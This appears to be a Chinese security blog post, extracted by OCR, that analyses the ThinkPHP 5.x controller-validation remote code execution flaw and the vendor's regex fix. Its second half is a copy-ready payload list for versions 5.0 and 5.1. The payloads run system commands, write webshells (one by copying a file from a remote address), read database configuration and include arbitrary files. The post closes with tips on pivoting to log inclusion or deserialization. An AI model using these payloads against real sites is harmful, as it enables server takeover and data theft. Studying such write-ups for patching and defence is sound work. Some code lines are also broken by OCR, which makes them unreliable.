
进入parseUrl()

```
    protected function parseUrl($url)
    {
        $depr = $this->rule->getConfig( name: 'pathinfo_depr');
        $bind = $this->rule->getRouter()->getBind();

        if (!empty($bind) && preg_match( pattern: '/^[a-z]/is', $bind)) {
            $bind = str_replace( search: '/', $depr, $bind);
            // 如果有模块/控制器绑定
            $url = $bind . ('.' != substr($bind, start: -1) ? $depr : '') .
$depr);
        }

        list($path, $var) = $this->rule->parseUrlPath($url);
        if (empty($path)) {
            return [null, null, null];
        }
```


进入parseUrlPath()




在此处从url中获取[模块/控制器/操作]，导致parseUrl()返回的route为




导致thinkphp/library/think/App.php:406的$dispatch为




直接调用了input()函数，然后会执行到 App 类的 run 方法，进而调用 Dispatch 类的 run 方法，该方法会调用关键函数 exec thinkphp/library/think/route/dispatch/Module.php:84，进而调用反射类




此时反射类的参数均可控，调用input()



在进入input()之后继续进入$this->filterValue()



跟进后执行call_user_func()，实现rce



整个流程中没有对控制器进行合法校验，导致可以调用任意控制器，实现rce。

修复

```
// 获取控制器名
$controller = strip_tags($result[1] ?: $config['default_controller']);
```

```
if (!preg_match('/^[A-Za-z](w|.)*$/', $controller)) {
    throw new HttpException(404, 'controller not exists:' . $controller);
}
```

大于5.0.23、大于5.1.30获取时使用正则匹配校验

payload

命令执行

5.0.x

```
?s=index/thinkapp/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id
```

5.1.x

```
?s=index/thinkRequest/input&filter[]=system&data=pwd
?s=index/thinkContainer/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id
?s=index/thinkapp/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id
```

写shell

5.0.x

```
?s=/index/thinkapp/invokefunction&function=call_user_func_array&vars[0]=assert&vars[1][]=copy(%27远程地址%27,%27333.php%27)
```

5.1.x

```
?s=index/thinktemplatedriverfile/write&cacheFile=shell.php&content=<?php phpinfo();?>
?s=index/thinkviewdriverThink/display&template=<?php phpinfo();?>            //shell生成在runtime/tem
```

p/md5(template).php

?s=/index/thinkapp/invokefunction&function=call_user_func_array&vars[0]=assert&vars[1][]=copy(%27远程地址%27,%27333.php%27)

其他

5.0.x

```
?s=index/thinkconfig/get&name=database.username # 获取配置信息
?s=index/thinkLang/load&file=../../test.jpg    # 包含任意文件
?s=index/thinkConfig/load&file=../../t.php     # 包含任意.php文件
```

如果你碰到了控制器不存在的情况，是因为在tp获取控制器时，thinkphp/library/think/App.php:561会把url转为小写，导致控制器加载失败。

```
        // 获取操作名
        $actionName = strip_tags( str: $result[2] ?:
$config['default_action']);
        if (!empty($config['action_convert'])) {
            $actionName = Loader::parseName($actionName, type: 1);
        } else {
            $actionName = $convert ? strtolower($actionName) : $actionName;
        }
/*...*/
        try {
            $instance = Loader::controller(
                $controller,
                $config['url_controller_layer'],
                $config['controller_suffix'],
                $config['empty_controller']
            );
        } catch (ClassNotFoundException $e) {
            throw new HttpException( statusCode: 404, message: 'controller not
exists:'   $e->getClass());
```

总结

其实thinkphp的rce差不多都被拦截了，我们其实更需要将rce转化为其他姿势，比如文件包含去包含日志，或者转向反序列化。姿势太多，总结不过来，这篇文章就到这里把。

参考

- https://xz.aliyun.com/t/6106
- https://www.cnblogs.com/iamstudy/articles/thinkphp_5_x_rce_1.html
- https://github.com/Mochazz/ThinkPHP-Vuln
- https://xz.aliyun.com/search?keyword=thinkphp
- https://github.com/Lucifer1993/TPscan
- https://www.kancloud.cn/manual/thinkphp5_1/353946
- https://www.kancloud.cn/manual/thinkphp5
- https://github.com/top-think/thinkphp

文笔垃圾，措辞轻浮，内容浅显，操作生疏。不足之处欢迎大师傅们指点和纠正，感激不尽。